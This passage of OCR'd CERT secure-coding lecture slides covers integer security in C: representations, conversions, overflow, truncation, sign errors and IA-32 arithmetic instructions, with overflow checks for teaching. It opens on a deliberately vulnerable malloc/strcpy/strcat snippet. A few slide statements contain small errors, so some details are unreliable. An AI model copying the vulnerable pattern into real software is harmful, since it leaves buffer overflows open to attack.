3.    total = strlen(argv[1])+
                 strlen(argv[2])+1;
4.    char *buff = (char *)malloc(total);
5.    strcpy(buff, argv[1]);
6.    strcat(buff, argv[2]);
7. }
```


CERT

Integer Section Agenda

Integral security

Representation

Types

Conversions

Error conditions

Operations

CERT

Integer Representation

Signed-magnitude

One’s complement

Two’s complement


These integer representations vary in how they represent negative numbers

Signed-magnitude Representation

Uses the high-order bit to indicate the sign


- 0 for positive
- 1 for negative
- remaining low-order bits indicate the magnitude of the value

Signed magnitude representation of +41 and -41



Two’s Complement

The two’s complement form of a negative integer is created by adding one to the one’s complement representation.



Two’s complement representation has a single (positive) value for zero.

The sign is represented by the most significant bit.

The notation for positive integers is identical to their signed-magnitude representations.

Integer Section Agenda

Integral security

Representation

Types

Conversions

Error conditions

Operations

Operations

CERT

Signed and Unsigned Types

Integers in C and C++ are either signed or unsigned.


For each signed type there is an equivalent unsigned type.

Signed Integers

Signed integers are used to represent positive and negative values.

On a computer using two's complement arithmetic, a signed integer ranges from -2^{n-1} through $2^{n-1}-1$.

Signed Integer Representation




Unsigned Integers

Unsigned integer values range from zero to a maximum that depends on the size of the type

This maximum value can be calculated as 2^n-1, where n is the number of bits used to represent the unsigned type.

Unsigned Integer Representation



Integer Types

There are two broad categories of integer types: standard and extended.

- standard integer types include all the well-known integer types.
- extended integer types are defined in the C99 standard to specify integer types with fixed constraints.

Standard Types

Standard integers include the following types, in non-decreasing length order

- `signed char`
- `short int`
- `int`
- `long int`
- `long long int`

Extended Integer Types

Extended integer types are implementation defined and include the following types

- `int#_t`, `uint#_t` where # is an exact width
- `int_least#_t`, `uint_least#_t` where # is a width of at least that value
- `int_fast#_t`, `uint_fast#_t` where # is a width of at least that value for fastest integer types
- `intptr_t`, `uintptr_t` are integer types wide enough to hold pointers to objects
- `intmax_t`, `uintmax_t` are integer types with the greatest width

Platform-Specific Integer Types

Vendors often define platform-specific integer types.

The Microsoft Windows API defines a large number of integer types

- **`__int8, __int16, __int32, __int64`**
- **`ATOM`**
- **`BOOLEAN, BOOL`**
- **`BYTE`**
- **`CHAR`**
- **`DWORD, DWORDLONG, DWORD32, DWORD64`**
- **`WORD`**
- **`INT, INT32, INT64`**
- **`LONG, LONGLONG, LONG32, LONG64`**
- **`Etc.`**


Integer Ranges

Minimum and maximum values for an integer type depend on

- the type's representation
- signedness
- number of allocated bits

The C99 standard sets minimum requirements for these ranges.

CERT



Integer Section Agenda

Integral security

Representation

Types

Conversions

Error conditions

Operations

CERT

Integer Conversions

Type conversions occur explicitly in C and C++ as the result of a cast or implicitly as required by an operation.

Conversions can lead to lost or misinterpreted data.

Implicit conversions are a consequence of the C language ability to perform operations on mixed types.

C99 rules define how C compilers handle conversions

- integer promotions
- integer conversion rank
- usual arithmetic conversions

Integer Promotions

Integer types smaller than **`int`** are promoted when an operation is performed on them.

If all values of the original type can be represented as an **`int`**

- the value of the smaller type is converted to **`int`**
- otherwise, it is converted to **`unsigned int`**.

Integer promotions are applied as part of the usual arithmetic conversions to

- certain argument expressions
- operands of the unary +, -, and ~ operators
- operands of the shift operators

Integer Promotion Example

Integer promotions require the promotion of each variable (**`c1`** and **`c2`**) to **`int`** size

```
char c1, c2;
    c1 = c1 + c2;
```

The two **`int`s** are added and the sum truncated to fit into the **`char`** type.

Integer promotions avoid arithmetic errors from the overflow of intermediate values.

Implicit Conversions

```
1. char cresult, c1, c2, c3;
2. c1 = 100;
3. c2 = 90;
4. c3 = -120;
5. cresult = c1 + c2 + c3;
```

The sum of **c1** and **c2** exceeds the maximum size of **signed char**

However, **c1, c1,** and **c3** are each converted to integers and the overall expression is successfully evaluated.

The sum is truncated and stored in **cresult** without a loss of data

The value of **c1** is added to the value of **c2**.

2006 Carnegie Mellon University 133

CERT

Integer Conversion Rank

Every integer type has an integer conversion rank that determines how conversions are performed.

2006 Carnegie Mellon University 134

Integer Conversion Rank Rules

No two signed integer types have the same rank, even if they have the same representation.

The rank of a signed integer type is > the rank of any signed integer type with less precision.

The rank of **`long long int`** is > the rank of **`long int`**, which is > the rank of **`int`**, which is > the rank of **`short int`**, which is > the rank of **`signed char`**.

The rank of any unsigned integer type is equal to the rank of the corresponding signed integer type.

2006 Carnegie Mellon University

Unsigned Integer Conversions 1

Conversions of smaller unsigned integer types to larger unsigned integer types is

- always safe
- typically accomplished by zero-extending the value

When a larger unsigned integer is converted to a smaller unsigned integer type the

- larger value is truncated
- low-order bits are preserved


2006 Carnegie Mellon University

Unsigned Integer Conversions 2

When unsigned integer types are converted to the corresponding signed integer type

- the bit pattern is preserved so no data is lost
- the high-order bit becomes the sign bit
-

If the sign bit is set, both the sign and magnitude of the value changes.



From unsigned	To	Method
char	char	Preserve bit pattern; high-order bit becomes sign bit
char	short	Zero-extend
char	long	Zero-extend
char	unsigned short	Zero-extend
char	unsigned long	Zero-extend
short	char	Preserve low-order byte
short	short	Preserve bit pattern; high-order bit becomes sign bit
short	long	Zero-extend
short	unsigned char	Preserve low-order byte
long	char	Preserve low-order byte
long	short	Preserve low-order word
long	long	Preserve bit pattern; high-order bit becomes sign bit
long	unsigned char	Preserve low-order byte
long	unsigned short	Preserve low-order word

Key: Lost data Misinterpreted data

Signed Integer Conversions 1

When a signed integer is converted to an unsigned integer of equal or greater size and the value of the signed integer is not negative

- the value is unchanged
- the signed integer is sign-extended

A signed integer is converted to a shorter signed integer by truncating the high-order bits.

2006 Carnegie Mellon University

Signed Integer Conversions 2

When signed integers are converted to unsigned integers

- bit pattern is preserved—no lost data
- high-order bit loses its function as a sign bit


If the value of the signed integer is not negative, the value is unchanged.

If the value is negative, the resulting unsigned value is evaluated as a large, signed integer.

2006 Carnegie Mellon University

From	To	Method
char	short	Sign-extend
char	long	Sign-extend
char	unsigned char	Preserve pattern; high-order bit loses function as sign bit
char	unsigned short	Sign-extend to short; convert short to unsigned short
char	unsigned long	Sign-extend to long; convert long to unsigned long
short	char	Preserve low-order byte
short	long	Sign-extend
short	unsigned char	Preserve low-order byte
short	unsigned short	Preserve bit pattern; high-order bit loses function as sign bit
short	unsigned long	Sign-extend to long; convert long to unsigned long
long	char	Preserve low-order byte
long	short	Preserve low-order word
long	unsigned char	Preserve low-order byte
long	unsigned short	Preserve low-order word
long	unsigned long	Preserve pattern; high-order bit loses function as sign bit

Key: Lost data | Misinterpreted data



Signed/Unsigned Characters

The type char can be signed or unsigned.

When a signed char with its high bit set is saved in an integer, the result is a negative number.

Use **`unsigned char`** for buffers, pointers, and casts when dealing with character data that may have values greater than 127 (**`0x7f`**).

Usual Arithmetic Conversions

If both operands have the same type no conversion is needed.

If both operands are of the same integer type (signed or unsigned), the operand with the type of lesser integer conversion rank is converted to the type of the operand with greater rank.

If the operand that has unsigned integer type has rank >= to the rank of the type of the other operand, the operand with signed integer type is converted to the type of the operand with unsigned integer type.

If the type of the operand with signed integer type can represent all of the values of the type of the operand with unsigned integer type, the operand with unsigned integer type is converted to the type of the operand with signed integer type.

Otherwise, both operands are converted to the unsigned integer type corresponding to the type of the operand with signed integer type.

Integer Section Agenda

Integral security

Representation

Types

Conversions

Error conditions

Operations

CERT

Integer Error Conditions 1

Integer operations can resolve to unexpected values as a result of an

- overflow
- sign error
- truncation

Overflow

An integer overflow occurs when an integer is increased beyond its maximum value or decreased beyond its minimum value.

Overflows can be signed or unsigned

A signed overflow occurs when a value is carried over to the sign bit


An unsigned overflow occurs when the underlying representation can no longer represent a value

Overflow Examples 1

```
1. int i;
2. unsigned int j;

3. i = INT_MAX;   // 2,147,483,647
4. i++;
5. printf("i = %d\n", i);

6. j = UINT_MAX; // 4,294,967,295;
7. j++;
8. printf("j = %u\n", j);
```

Output of line 5: `i=-2,147,483,648`

Output of line 8: `j = 0`



Overflow Examples 2

```
 9. i = INT_MIN; // -2,147,483,648;
10. i--;
11. printf("i = %d\n", i);
```

i=2,147,483,647

```
12. j = 0;
13. j--;
14. printf("j = %u\n", j);
```

j = 4,294,967,295

Truncation Errors

Truncation errors occur when

- an integer is converted to a smaller integer type and
- the value of the original integer is outside the range of the smaller type

Low-order bits of the original value are preserved and the high-order bits are lost.

Truncation Error Example

```
1. char cresult, c1, c2, c3;

2. c1 = 100;

3. c2 = 90;

4. cresult = c1 + c2;
```

Adding **c1** and **c2** exceeds the max size of **signed char (+127)**

Truncation occurs when the value is assigned to a type that is too small to represent the resulting value

Integers smaller than **int** are promoted to **int** or **unsigned int** before being operated on

Sign Errors

Converting an unsigned integer to a signed integer of

- Equal size - preserve bit pattern; high-order bit becomes sign bit
- Greater size - the value is zero-extended then converted
- Lesser size - preserve low-order bits

If the high-order bit of the unsigned integer is

- Not set - the value is unchanged
- Set - results in a negative value

Sign Errors

Converting a signed integer to an unsigned integer of

- Equal size - bit pattern of the original integer is preserved
- Greater size - the value is sign-extended then converted
- Lesser size - preserve low-order bits

If the value of the signed integer is

- Not negative - the value is unchanged
- Negative - the result is typically a large positive value

Sign Error Example

```
1. int i = -3;

2. unsigned short u;

3. u = i;

4. printf("u = %hu\n", u);
```

Implicit conversion to smaller unsigned integer

There are sufficient bits to represent the value so no truncation occurs. The two's complement representation is interpreted as a large signed value, however, so `u = 65533`

CERT

Detecting Errors

Integer errors can be detected

- By the hardware
- Before they occur based on preconditions
- After they occur based on postconditions

Integer Section Agenda

Integral security

Representation

Types

Conversions

Error conditions

Operations

Integer Operations

Integer operations can result in errors and unexpected value.

Unexpected integer values can cause

- unexpected program behavior
- security vulnerabilities

Most integer operations can result in exceptional conditions.

Integer Addition

Addition can be used to add two arithmetic operands or a pointer and an integer.

If both operands are of arithmetic type, the usual arithmetic conversions are performed on them.

Integer addition can result in an overflow if the sum cannot be represented in the number allocated bits

Add Instruction

IA-32 instruction set includes an **add** instruction that takes the form

```
add destination, source
```

Adds the 1st (destination) op to the 2nd (source) op

- Stores the result in the destination operand
- Destination operand can be a register or memory location
- Source operand can be an immediate, register, or memory location

Signed and unsigned overflow conditions are detected and reported.

Add Instruction Example


The instruction:

```
add ax, bx
```

- adds the 16-bit **bx** register to the 16-bit **ax** register
- leaves the sum in the **ax** register

The **add** instruction sets flags in the flags register

- overflow flag indicates signed arithmetic overflow
- carry flag indicates unsigned arithmetic overflow



Interpreting Flags

There are no distinctions between the addition of signed and unsigned integers at the machine level.

Overflow and carry flags must be interpreted in context

Adding Signed/Unsigned `char`

When adding two **`signed char`**s the values are sign extended

```
sc1 + sc2
1. movsx      eax, byte ptr [sc1]
2. movsx      ecx, byte ptr [sc2]
3. add        eax, ecx
```

When adding two **`unsigned char`**s the values are zero extended to avoid changing the magnitude

```
uc1 + uc2
4. movzx      eax, byte ptr [uc1]
5. movzx      ecx, byte ptr [uc2]
6. add        eax, ecx
```


CERT

Adding Signed/Unsigned `int`

Adding two **`unsigned int`** values

```
ui1 + ui2
7. mov        eax, dword ptr [ui1]
8. add        eax, dword ptr [ui2]
```

Identical code is generated for **`signed int`** values

Adding `signed long long int`

The **`add`** instruction adds the low-order 32 bits

```
sll1 + sll2
 9. mov         eax, dword ptr [sll1]
10. add         eax, dword ptr [sll2]
11. mov         ecx, dword ptr [ebp-98h]
12. adc         ecx, dword ptr [ebp-0A8h]
```

The **`adc`** instruction adds the high-order 32 bits and the value of the carry bit

Unsigned Overflow Detection

The carry flag denotes an unsigned arithmetic overflow

Unsigned overflows can be detected using the

- `jc` instruction (jump if carry)
- `jnc` instruction (jump if not carry)

Conditional jump instructions are placed after the

- `add` instruction in the 32-bit case
- `adc` instruction in the 64-bit case

Signed Overflow Detection

The overflow flag denotes a signed arithmetic overflow

Signed overflows can be detected using the

- `jo` instruction (jump if overflow)
- `jno` instruction (jump if not overflow)

Conditional jump instructions are placed after the

- `add` instruction in the 32-bit case
- `adc` instruction in the 64-bit case

Precondition

Addition of unsigned integers can result in an integer overflow if the sum of the left-hand side (LHS) and right-hand side (RHS) of an addition operation is greater than

- **`UINT_MAX`** for addition of **`unsigned int`** type
- **`ULLONG_MAX`** for addition of **`unsigned long long`** type

Precondition Example

Overflow occurs when `A` and `B` are `unsigned int` and

```
A + B > UINT_MAX
```

To prevent the test from overflowing this test should be coded as

```
A > UINT_MAX - B
```

Overflow also occurs when `A` and `B` `are long long int` and

```
A + B > ULLONG_MAX
```

Addition of `signed int`

Addition of signed integers is more complicated:

LHS	RHS	Exceptional Condition
Positive	Positive	Overflow if INT_MAX – LHS < RHS
Positive	Negative	None possible
Negative	Positive	None possible
Negative	Negative	Overflow if LHS < INT_MIN – RHS

Postcondition

Perform the addition and then evaluate the results of the operation.

Example: Let `sum = lhs + rhs`.

- If `lhs` is non-negative and `sum < rhs`, an overflow has occurred.
- If `lhs` is negative and `sum > rhs`, an overflow has occurred.
- In all other cases, the addition operation succeeds without overflow.
- For unsigned integers, if the sum is smaller than either operand, an overflow has occurred.

Integer Subtraction

The IA-32 instruction set includes

- `sub` (subtract)
- `sbb` (subtract with borrow).

The `sub` and `sbb` instructions set the overflow and carry flags to indicate an overflow in the signed or unsigned result.

`sub` Instruction

Subtracts the 2nd (source) operand from the 1st (destination) operand

Stores the result in the destination operand

The destination operand can be a

- register
- memory location

The source operand can be a(n)

- immediate
- register
- memory location

2006 Carnegie Mellon University

`sbb` Instruction

The **sbb** instruction is executed as part of a multi-byte or multi-word subtraction.

The **sbb** instruction adds the 2nd (source) operand and the carry flag and subtracts the result from the 1st (destination) operand

The result of the subtraction is stored in the destination operand.

The carry flag represents a borrow from a previous subtraction.

2006 Carnegie Mellon University

signed long long int Sub

`sll1 - sll2`

The **sub** instruction subtracts the low-order 32 bits

```
1. mov eax, dword ptr [sll1]
2. sub eax, dword ptr [sll2]
3. mov ecx, dword ptr [ebp-0E0h]
4. sbb ecx, dword ptr [ebp-0F0h]
```

The **sbb** instruction subtracts the low-order 32 bits

NOTE: Assembly Code Generated by Visual C++ for Windows 2000

Precondition

To test for overflow for unsigned integers LHS < RHS.

Exceptional conditions cannot occur for signed integers of the same sign.

For signed integers of mixed signs

- If LHS is positive and RHS is negative, check that the lhs > INT_MAX + rhs
- If LHS is non-negative and RHS is negative, check that lhs < INT_MAX + rhs

For example, 0 – INT_MIN causes an overflow condition because the result of the operation is one greater than the maximum representation possible.

Postcondition

To test for overflow of signed integers, let difference = lhs - rhs and apply the following

- If rhs is non-negative and difference > lhs an overflow has occurred
- If rhs is negative and difference < lhs an overflow has occurred
- In all other cases no overflow occurs

For unsigned integers an overflow occurs if difference > lhs.

Integer Multiplication

Multiplication is prone to overflow errors because relatively small operands can overflow

One solution is to allocate storage for the product that is twice the size of the larger of the two operands.

Multiplication Instructions

The IA-32 instruction set includes a

- `mul` (unsigned multiply) instruction
- `imul` (signed multiply) instruction

The `mul` instruction

- performs an unsigned multiplication of the 1st (destination) operand and the 2nd (source) operand
- stores the result in the destination operand.

Unsigned Multiplication

```
 1. if (OperandSize == 8) {
 2.   AX = AL * SRC;
 3. else {
 4.   if (OperandSize == 16) {
 5.     DX:AX = AX * SRC;
 6.   }
 7.   else {  // OperandSize == 32
 8.     EDX:EAX = EAX * SRC;
 9.   }
10. }
```

Product of 8-bit operands are stored in 16-bit destination registers

Product of 16-bit operands are stored in 32-bit destination registers

Product of 32-bit operands are stored in 64-bit destination registers

Carry and Overflow Flags

If the high-order bits are required to represent the product of the two operands, the carry and overflow flags are set

If the high-order bits are not required (that is, they are equal to zero), the carry and overflow flags are cleared

Signed and Unsigned Character Multiplication (Visual C++)

```
sc_product = sc1 * sc2;
 1. movsx      eax, byte ptr [sc1]
 2. movsx      ecx, byte ptr [sc2]
 3. imul       eax, ecx
 4. mov        byte ptr [sc_product], al
uc_product = uc1 * uc2;
 5. movzx      eax, byte ptr [uc1]
 6. movzx      ecx, byte ptr [uc2]
 7. imul       eax, ecx
 8. mov        byte ptr [uc_product], al
```

Signed and Unsigned Integer Multiplication (Visual C++)

```
si_product = si1 * si2;
ui_product = ui1 * ui2;
 9. mov          eax, dword ptr [ui1]
10. imul         eax, dword ptr [ui2]
11. mov          dword ptr [ui_product],
eax
```

NOTE: Assembly code generated by Visual C++

CERT

Signed and Unsigned Character Multiplication (g++)

